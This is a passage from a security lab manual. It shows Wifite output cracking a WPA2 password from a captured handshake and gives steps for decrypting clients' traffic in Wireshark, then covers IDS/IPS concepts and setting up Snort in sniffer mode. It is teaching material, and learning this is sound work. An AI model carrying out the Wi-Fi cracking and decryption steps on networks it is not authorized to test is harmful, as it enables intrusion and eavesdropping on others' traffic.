


```
[+] Scanning. Found 30 target(s), 25 client(s). Ctrl+C when ready ^C
  NUM                      ESSID  CH  ENCR   POWER  WPS?  CLIENT
  ---  -------------------------  --  ----   -----  ----  ------
    1                 [redacted]  11  WPA-P   49db   yes    1
    2                 [redacted]  11  WPA-P   39db   yes    8
    3                 [redacted]   9  WPA-P   18db   yes
    4                 [redacted]   1  WPA-P   17db    no    1
    5                 [redacted]  11  WPA-P   17db    no    1
    6                 [redacted]   5  WPA-P   16db    no
    7                 [redacted]   9  WPA-P   15db   yes
    8                 [redacted]   5  WPA-P   15db   yes    1
    9                 [redacted]   9  WPA-P   15db    no
   10                 [redacted]   8  WPA-P   14db   yes
   11                 [redacted]   8  WPA-P   13db   yes
   12                 [redacted]  11  WPA-P   13db   yes
   13                 [redacted]   4  WPA-P   13db   yes
   14                 [redacted]   5  WPA-P   13db   yes
   15                 [redacted]  11  WPA-P   13db    no
   16                 [redacted]  11  WPA-P   12db   yes
   17                 [redacted]   6  WPA-P   12db    no
   18                 [redacted]   2  WPA-P   11db   yes
   19                 [redacted]   3  WPA-P   11db   yes    5
   20                 [redacted]   5  WPA-P   11db   yes
   21                 [redacted]   1  WPA-P   10db   yes    2
   22                 [redacted]  11  WPA-P   10db   yes    3
   23                 [redacted]   6  WPA-P   10db    no
   24                 [redacted]   8  WPA-P   10db   yes
   25                 [redacted]  11  WPA-P   10db    no    2
   26                 [redacted]   2  WPA-P    9db   yes
   27                 [redacted]   6  WPA-P    9db    no
   28                 [redacted]   6  WPA-P    8db    no
   29                 [redacted]   5  WPA-P    8db    no    1
   30                 [redacted]   5  WPA-P    7db   yes
[+] select target(s) (1-30) separated by commas, dashes or all: 2
```

FIGURE 12-7 Cracking WPA2 with Wifite

b. Press ESC to stop (as shown in Figure 12-7) when a few clients have been found for your AP. At the prompt, type the number representing your access point for the target (also shown in Figure 12-7). You'll notice attacks starting. Press ESC to skip the first attack, WPS Pixie dust, and then press **c** or ENTER to continue, as shown in Figure 12-8.

c. Skip the next two attacks, WPS NULL PIN and WPS PIN Attack, in the same fashion (as shown in Figure 12-8).



```
[+] (1/1) Starting attacks against [redacted]
[+] [redacted] (39db) WPS Pixie-Dust: [5m0s] Waiting for target to appear... ^C
[!] Interrupted

[+] 4 attack(s) remain
[+] Do you want to continue attacking, or exit (c, e)? c
[+] [redacted] (36db) WPS NULL PIN: [4m53s] Sending ID ^C
[!] Interrupted

[+] 3 attack(s) remain
[+] Do you want to continue attacking, or exit (c, e)? c
[+] [redacted] (38db) WPS PIN Attack: [2s] (0.00%) Initializing ^C
[!] Interrupted

[+] 2 attack(s) remain
[+] Do you want to continue attacking, or exit (c, e)? c
[!] Skipping PMKID attack, missing required tools: hcxpcapngtool
[+] [redacted] (37db) WPA Handshake capture: Discovered new client: [redacted]
[+] [redacted] (37db) WPA Handshake capture: Discovered new client: [redacted]
[+] [redacted] (38db) WPA Handshake capture: Discovered new client: [redacted]
[+] [redacted] (39db) WPA Handshake capture: Discovered new client: [redacted]
[+] [redacted] (37db) WPA Handshake capture: Discovered new client: [redacted]
[+] [redacted] (37db) WPA Handshake capture: Discovered new client: [redacted]
[+] [redacted] (39db) WPA Handshake capture: Discovered new client: [redacted]
[+] [redacted] (39db) WPA Handshake capture: Discovered new client: [redacted]
[+] [redacted] (40db) WPA Handshake capture: Discovered new client: [redacted]
[+] [redacted] (40db) WPA Handshake capture: Captured handshake
[+] saving copy of handshake to hs/handshake_[redacted].cap saved

[+] analysis of captured handshake file:
[+]   tshark: .cap file contains a valid handshake for [redacted]
[!] aircrack: .cap file does not contain a valid handshake

[+] Cracking WPA Handshake: Running aircrack-ng with crack-it wordlist
[+] Cracking WPA Handshake: 100.00% ETA: 0s @ 238.0kps (current key: )
[+] Cracked WPA Handshake PSK: [redacted]

[+]   Access Point Name: [redacted]
[+]  Access Point BSSID: [redacted]
[+]          Encryption: WPA
[+]      Handshake File: hs/handshake_[redacted].cap
[+]      PSK (password): [redacted]!
[+] saved crack result to cracked.json (7 total)
[+] Finished attacking 1 target(s), exiting
```

FIGURE 12-8 Cracking WPA2 with Wifite

d. Ignore the “Skipping PMKID attack, missing required tools: hcxdumptool, hcxpcapngtool” message. The next attack, WPA Handshake capture (WPA in all instances in the output refers to WPA2), is going to be a success! Notice the password after “Cracked WPA Handshake PSK:” (also shown in Figure 12-8). If you have a hard time capturing this for whatever reason (including a wireless USB NIC that doesn’t perform packet injection), simply disconnect a client from Wi-Fi and reconnect, which will easily allow you to capture the four-way handshake.

e. The output will contain the name of the handshake file with EAPoL. You don’t need that because you’re already capturing in Wireshark.

📷 **3b–3e.** Feel free to crop or redact any portion of the screenshots for privacy.

Step 3 With Wireshark, decrypt packets from clients that were deauthenticated and whose subsequent reauthenticating handshakes were captured.

a. Go back to the running Wireshark and click the 802.11 Preferences button at the top right (if you don’t see the Wireless Toolbar, from the menu bar click View | Wireless) or click Edit | Preferences | Protocol | IEEE 802.11.

Put a check in the Enable Decryption checkbox. Click the Edit button next to Decryption Keys, click the plus sign, and set Key-type to wpa-pwd. Enter the password using the format *password*:*SSID* and then click the OK button to close the WEP and WPA Decryption Keys window. Click the OK button to click the Preferences window.

Alternatively, the key can be entered in the form of 64 hex digits, which can be calculated at the following sites:

https://www.wireshark.org/tools/wpa-psk.html

http://jorisvr.nl/wpapsk.html

https://www.yeahhub.com/analyzing-deauthentication-packets-wireshark/

In Wireshark, filter by **eapol**, and you'll see multiple EAPoL handshakes. To see the deauthentication frames, filter by **wlan.fc.type_subtype == 12**. Use || or the **or** keyword between multiple filters to filter by at least one of them (logical OR).

With the EAPoL in the current capture, Wireshark will be able to decrypt packets from each client that was deauthenticated and reauthenticated. Do not stop the capture; otherwise, you'll have to deauthenticate the clients again to view decrypted new traffic. You'll still be able to view decrypted traffic to that point, though, if you stop the capture.

b. In Wireshark, filter by **ip.addr == 192.168.1.0/24** (use your network ID and subnet mask) to see all the decrypted packets now. Notice the source IP addresses.

c. Send pings to those IP addresses and filter by **icmp** in Wireshark. You'll be able to sniff ICMP (Internet Control Message Protocol) in plaintext (from clients that reauthenticated) in Wireshark now.

d. Send pings from the clients that reauthenticated to fully qualified domain names (FQDNs) like www.google.com. You'll be able to sniff the DNS and ICMP in plaintext (from clients that reauthenticated) in Wireshark now.

e. Open up a browser on the clients that reauthenticated and go to various websites. You'll notice in Wireshark that TLS still encrypts to and from websites that use encryption, though, as seen in Chapter 7.

Lab Analysis

1. Should capturing wireless traffic on any network be allowed?

____

____

2. Why is capturing wireless traffic on networks under your control a form of cybersecurity?

____

____

Key Term Quiz

Use the terms from the list to complete the sentences that follow.

deauthentication

monitor mode

promiscuous mode

WEP

WPA

WPA2

WPA3

1. A NIC can capture all packets of a network, provided it is connected to a network, while operating in _____________.
2. A NIC can capture all packets while not connected to any network, while operating in _____________.
3. A _____________ attack, which injects packets, will work on networks that don’t have 802.11w-2009 enabled.
4. The very weak _____________ was temporarily replaced by _____________.
5. The newest Wi-Fi security standard, _____________, is starting to replace _____________ on wireless networks.

Chapter 13
Intrusion Detection Systems and Network Security

Lab Exercises

After stateless packet filter firewalls such as access control lists (ACLs) weed out undesirable traffic going into a network, there will still be malicious packets inside the network. Two issues are at work here. The first is that firewalls are just a single part of a more complex defense-in-depth architecture. Malicious packets can, and will, regularly evade firewalls. The second issue is that malicious traffic originating from inside the network is never checked by a network-based firewall, which sits on the perimeter of the network, because the malicious traffic is already inside the network!

➜ Cross-Reference

ACLs were covered in Chapter 10.

Think of the firewall as a TSA (Transportation Security Administration) agent inspecting your boarding pass and ID at the airport, as you go through security checks before you go to your gate. The TSA agent is checking what is really the equivalent of the source IP address (who you are and where you live), the destination IP address (to whom and where you’re flying to), the protocol (your airline), and the port (your flight number). The TSA agent is using a set of preconfigured rules (like a firewall) and might ask you questions about yourself, the flight, or the destination. An intrusion detection system (IDS) or intrusion prevention system (IPS) would be the security guard on the other side by the gates where travelers wait to board their planes.

A passenger who got past the initial screening might start causing problems by the gate, possibly getting loud and violent over the delay of a flight. They might even be entering areas restricted for airport employees. The TSA agent (the firewall) who looked at their boarding pass can’t help at this point. The problem exists beyond that location now. The security guard (the IDS or IPS) must now step in. IDSs and IPSs require more logic and learning, and they have to make decisions as to where certain lines were crossed and then take appropriate actions.

The TSA agent (the firewall) examining boarding passes is still a very necessary component. If everyone was just let through to the gates, the airport guards would be overwhelmed and wouldn’t be able to monitor all potential passengers. The firewall weeds out traffic that shouldn’t go in the network, but the IDS or IPS adds a new dimension for anything that made it past the first screening.

IDSs and IPSs help mitigate the two issues mentioned at the start of the chapter. An IDS is out of band and simply gets copies of network traffic. It can be a system getting copies of traffic to inspect through port mirroring, also known as SPAN (Switched Port Analyzer). This involves a switch that is configured to send copies of all traffic going in and out of the switch’s ports connected to end stations to the port where a machine running the IDS is located. This will allow the IDS to see all network traffic, including internal data flowing between company servers and clients, as well as Internet traffic.

Alternatively, the IDS can be connected to a network tap, a dedicated hardware device, usually placed between the network-based firewall and a switch. With this topology, all incoming and outgoing traffic can be seen by the IDS. SPAN ports can get overloaded, and packets could be dropped before reaching the IDS. Frames with errors will be lost, too. Using a network tap instead of a SPAN port guarantees that every packet will be seen, regardless of bandwidth, errors, or anything else.

An IPS is inline, so original traffic must pass through the IPS, and could potentially bring it down, causing a denial of service (DoS), as opposed to the out-of-band IDS. Furthermore, since the IDS is out of band, it doesn't add latency. An IPS adds some latency since it is in line with the traffic that has to go through. However, an IPS can stop malicious traffic as soon as it sees it, whereas an IDS can't.

Both an IDS and an IPS, though, could automatically notify other devices, such as a firewall, to block certain traffic earlier based on observed packets. IDSs and IPSs require more logic and learning than firewalls.

The obvious question is, if an IPS can do what an IDS can do, but better, why does an IDS still exist today? The answer is that an IDS is like a window into your network traffic. It sits, listens, and collects data that can be used for monitoring, analysis, and forensic investigations. You can think of an IDS as a visibility device, whereas an IPS is a control device. Packets collected by the IDS can be subsequently analyzed to gain insight into past or even possible future violations when lots of traffic and events are linked together.

Both IDSs and IPSs are vulnerable to false positives, which is when benign traffic is flagged as malicious, and false negatives, which is when malicious traffic is flagged as benign. IDSs and IPSs need to be constantly tuned to minimize both false positives, which will send out lots of incorrect alerts, and false negatives, which won't send out alerts when something malicious is happening. Since IDSs are out of band, a false positive won't stop legitimate traffic in its tracks, which is another reason why they're used together with IPSs to form a great defense-in-depth setup.

An IDS can also be programmed to just alert an administrator, instead of telling a firewall to block certain traffic. This is preferred by administrators who want just the alert and the ability to take action on their own, instead of letting an IDS make a decision for them.

IDSs and IPSs, like firewalls, can be either host based or network based. In fact, thus far, we've actually been talking about network-based IDS

(NIDS) and network-based IPSs (NIPS). A host-based IDS (HIDS) or a host-based IPS (HIPS) resides on a particular computer and monitors activity on just that host system. It benchmarks and monitors the access, creation, modification, and deletion of key system files as well as the Windows registry. Unlike a network-based IDS or IPS, a host-based one can deal with encrypted traffic that will have been decrypted on the host for processing. It can also detect attacks that may even elude a network-based IDS or IPS. As you can imagine, a host-based IDS or IPS does slow a system down. The difference between a HIDS and a HIPS is that a HIDS doesn't stop network traffic in its tracks, whereas a HIPS does.

Just like a network-based IDS or IPS can catch malicious traffic that either evaded the network-based firewall or originated from within the network, a host-based IDS or a host-based IPS can catch malicious traffic that either evaded the host-based firewall or originated from the inside of the machine.

Signature-based IDSs and IPSs act just like anti-malware software, trying to detect attacks by looking for patterns (for example, with certain instructions on a host machine or certain usages of protocols). The obvious problem is that unknown patterns can't be detected, and adversaries are constantly changing their code to avoid simple signature detection. Furthermore, the signature database needs to be updated constantly. Anomaly-based IDSs and IPSs compare and establish baselines to something that might be malicious. However, false positives and false negatives are big issues that need to be dealt with through monitoring and tweaking. The latest anomaly-based IDSs and IPSs can detect malicious insiders as well as machines or accounts that have been compromised from outsiders.

One of the most popular IDSs used today is Snort, which could be used as either a network-based IDS or a network-based IPS. Snort is supported on many hardware platforms and operating systems, including Windows, Linux, and MacOS. Even though Snort runs on a host machine, it is not considered a host-based IDS/IPS but rather a network-based IDS/IPS, since it's still monitoring network-related traffic.

Snort's website (www.snort.org/faq/what-is-snort) describes the software as "an open source network intrusion prevention system capable of performing real-time traffic analysis and packet logging on IP networks. It can perform protocol analysis, content searching/matching, and can be used to detect a variety of attacks and probes, such as buffer overflows, stealth port scans, CGI attacks, SMB probes, OS fingerprinting attempts, and much more.”

In fact, in 2009, Snort, upon entering InfoWorld’s Open Source Hall of Fame, was described as one of the greatest pieces of open-source software of all time.

⏱ **30 MINUTES**

Lab Exercise 13.01: Installing Ubuntu and Snort

Kali Linux is a great Linux distribution for pentesting and hacking (for good or bad), but it isn’t supposed to be used as a day to day operating system, especially one that runs an IDS. Ubuntu is a great Linux distribution that’s often used as the operating system that runs Snort, so let’s add Ubuntu to our infrastructure and then install Snort on it.

Learning Objectives

In this lab exercise, you’ll install Ubuntu and Snort. At the end of this lab exercise, you’ll be able to

- Use an Ubuntu VM for running Snort as an IDS/IPS
- Get started with Snort

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection
- VMware Workstation Player, which you installed in Chapter 1

Let’s Do This!

You’re going to install Ubuntu and Snort in this lab exercise. The process for installing Ubuntu is similar to how you installed Kali Linux in Chapter 1.

📷 **1v**

Step 1 Download an Ubuntu ISO and install the OS through VMware Workstation Player.

- **a.** Go to https://ubuntu.com/.
- **b.** Click the Download link in the menu at the top of the page.
- **c.** Under Ubuntu Desktop, click the current version. At the time of publication, it is 20.04 LTS.
- **d.** The download should start automatically, but if it doesn't, click the Download Now hyperlink at the top.
- **e.** Run VMware Workstation Player.
- **f.** Click Create a New Virtual Machine.
- **g.** With the Installer Disc Image File (ISO): radio button selected, browse to the Ubuntu ISO, which will be in your Downloads folder. Click Next.
- **h.** Provide the easy install information, including full name, username, password, and password confirmation. Click Next.
- **i.** In the textbox, change or keep the name of Ubuntu 64-bit and then click Next.
- **j.** Keep the default maximum disk size but select the Store Virtual Disk As a Single File radio button instead of using the default selection. Click Next.
- **k.** Click Customize Hardware….
- **l.** On the left, select Network Adapter and select the radio button Bridged: Connected Directly To The Physical Network and the checkbox Replicate Physical Network Connection State.
- **m.** Feel free to increase the VM's RAM, if desired, by clicking Memory and increasing the allocated memory.
- **n.** Click Close and then click Finish.

o. After some verification checks and the copying of files, the installation will start.

p. When the installation completes, click your username, provide your password, and press ENTER to log in.

q. Click Skip at the top right of the Online Accounts screen.

r. Click Next at the top right on the Livepatch screen.

s. Click the radio button next to No, Don’t Send System Info and then click Next at the top right of the screen.

t. Click Next at the top right of the Privacy screen.

u. Click Done in the top right of the Ready to Go screen.

v. If the Software Updater pops up, click the Install Now button. When prompted, provide your password. Then, when you see The Computer Needs to Restart to Finish Installing Updates, click Restart Now. After the VM reboots, log in once again.

📷 **2e**

Step 2 Download and install Wireshark and Snort.

a. Press CTRL-G or click in the VM to work in the VM. Press CTRL-ALT to return focus to the host machine.

b. In the Ubuntu VM, click the Show Applications button at the bottom of the Ubuntu Launcher Bar on the left of the screen. Click in the search bar, type **Terminal**, and click the Terminal icon. Alternatively, pressing CTRL-ALT-T will open up a terminal.

c. Execute the following two commands. The first downloads package information from every configured source. The second upgrades all installed packages to their latest versions.

```
sudo apt update
sudo apt upgrade
```

d. Unlike Kali Linux, Ubuntu does not come with Wireshark, the world-renowned packet sniffer. Execute the following to command to download and install it:

```
sudo apt install wireshark
```

Put in your password and press ENTER when prompted now and throughout this chapter.

Type **Y** and press ENTER when prompted to continue.

At the “Should Non-superusers Be Able to Capture Packets?” question, press the left arrow to select Yes and then press ENTER.

e. Enter the following command to download and install Snort:

```
sudo apt install snort
```

Type **Y** and press ENTER when prompted to continue.

At the Configuring Snort screen, press ENTER to select OK.

In the Interface(s) Which Snort Should Listen On: textbox, using BACKSPACE, change the eth0 entry to ens33, which is the interface name used by Ubuntu. Press ENTER to select OK.

If you see an Invalid Interface message, press ENTER to select OK. You’ll be brought back to the first screen again. Once again, press ENTER to select OK, and then press ENTER again to select OK with ens33 still in the textbox from before. You’ll get that Invalid Interface message again. Press ENTER to select OK. This time, the installation completes. This is a known bug for this version of Snort at the time of writing, and it may be resolved by the time you’re doing this lab exercise. Even with that pushback from the Snort installer, Snort has been successfully installed.

30 MINUTES

Lab Exercise 13.02: Snort Sniffer Mode

Just like Wireshark, Snort can sniff packets. The fields and values that Snort sniffs are displayed to the console in Sniffer mode.

Learning Objectives

In this lab exercise, you’ll use Snort as a packet sniffer. At the end of this lab

exercise, you’ll be able to

- Sniff packets with Snort through the console
- Change the output that gets sent to the console in Sniffer mode

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection
- The Ubuntu VM and Snort, which you installed in Lab Exercise 13.01
- The Windows 10 VM you installed in Chapter 1 or the Windows 10 host machine

Let’s Do This!

In the Ubuntu VM, press CTRL-ALT-T to open up a new console. Press ENTER after every command.

📷 **1a–1c**

Step 1 Examine the Snort help output and man page entry, as well as the version of Snort.

a. Look at the Snort help output:

```
snort -h | less
```

Advance line by line by pressing ENTER. Advance page by page with the spacebar. You can use the up and down arrows to move back and forth. Type **q** to quit.

b. Check out the man page entry for Snort:

```
man snort
```

c. See the version number of Snort:

```
snort -V
```

📷 **2a–2d**

Step 2 Get your VM’s IP address and start using Snort, generating output of certain Layer 3 and (if applicable) Layer 4 header information.

➜ **Note**

The layers referenced here are from the OSI (Open Systems Interconnection) model.

a. Find the Ubuntu VM’s IP address by entering the following command:

```
ip a
```

It’s listed after inet in the ens33 interface section.

b. Enter the following command:

```
sudo snort -v
```

The following is from the Snort man page:

-v Be verbose. Prints packets out to the console. There is one big problem with verbose mode: it’s slow. If you are doing IDS work with Snort, **don’t** use the ‘-v’ switch, you **WILL** drop packets

Snort runs and only displays information from the Layer 3 header, although not all fields and values are included. Snort will also display port numbers from Layer 4 headers when TCP or UDP is used.

Ignore the “WARNING: No preprocessors configured for policy 0.” message that’s repeatedly shown. We will fix that shortly. Any packet going in and out of the Ubuntu VM will be displayed in the console.


You can stop Snort with CTRL-C. It might take a few seconds for Snort to stop and for information such as the following to be displayed: how long Snort ran for, how many packets it processed, the number of packets per minute and packets per second, memory usage summary, packet I/O totals, and a breakdown by protocol.

c. Enter the following command:

```
sudo snort -v -i ens33
```

If you had multiple interfaces, the **-i** option would be the way to specify a certain interface that Snort should sniff on. Try it now, although with the current setup featuring one non-loopback interface, the same thing will happen with or without the **-i** option.

From the Windows 10 VM or host machine, ping the IP address of the Ubuntu VM. You should be able to see the pings in the output of Snort, as shown in Figure 13-1. Break out with CTRL-C.



```
WARNING: No preprocessors configured for policy 0.
07/29-14:19:09.245335 192.168.1.126 -> 192.168.1.108
ICMP TTL:64 TOS:0x0 ID:39303 IpLen:20 DgmLen:60
Type:0  Code:0  ID:1  Seq:1  ECHO REPLY
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

WARNING: No preprocessors configured for policy 0.
07/29-14:19:10.248779 192.168.1.108 -> 192.168.1.126
ICMP TTL:128 TOS:0x0 ID:45516 IpLen:20 DgmLen:60
Type:8  Code:0  ID:1   Seq:2  ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

WARNING: No preprocessors configured for policy 0.
07/29-14:19:10.248800 192.168.1.126 -> 192.168.1.108
ICMP TTL:64 TOS:0x0 ID:39357 IpLen:20 DgmLen:60
Type:0  Code:0  ID:1  Seq:2  ECHO REPLY
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

WARNING: No preprocessors configured for policy 0.
07/29-14:19:11.253549 192.168.1.108 -> 192.168.1.126
ICMP TTL:128 TOS:0x0 ID:45517 IpLen:20 DgmLen:60
Type:8  Code:0  ID:1   Seq:3  ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

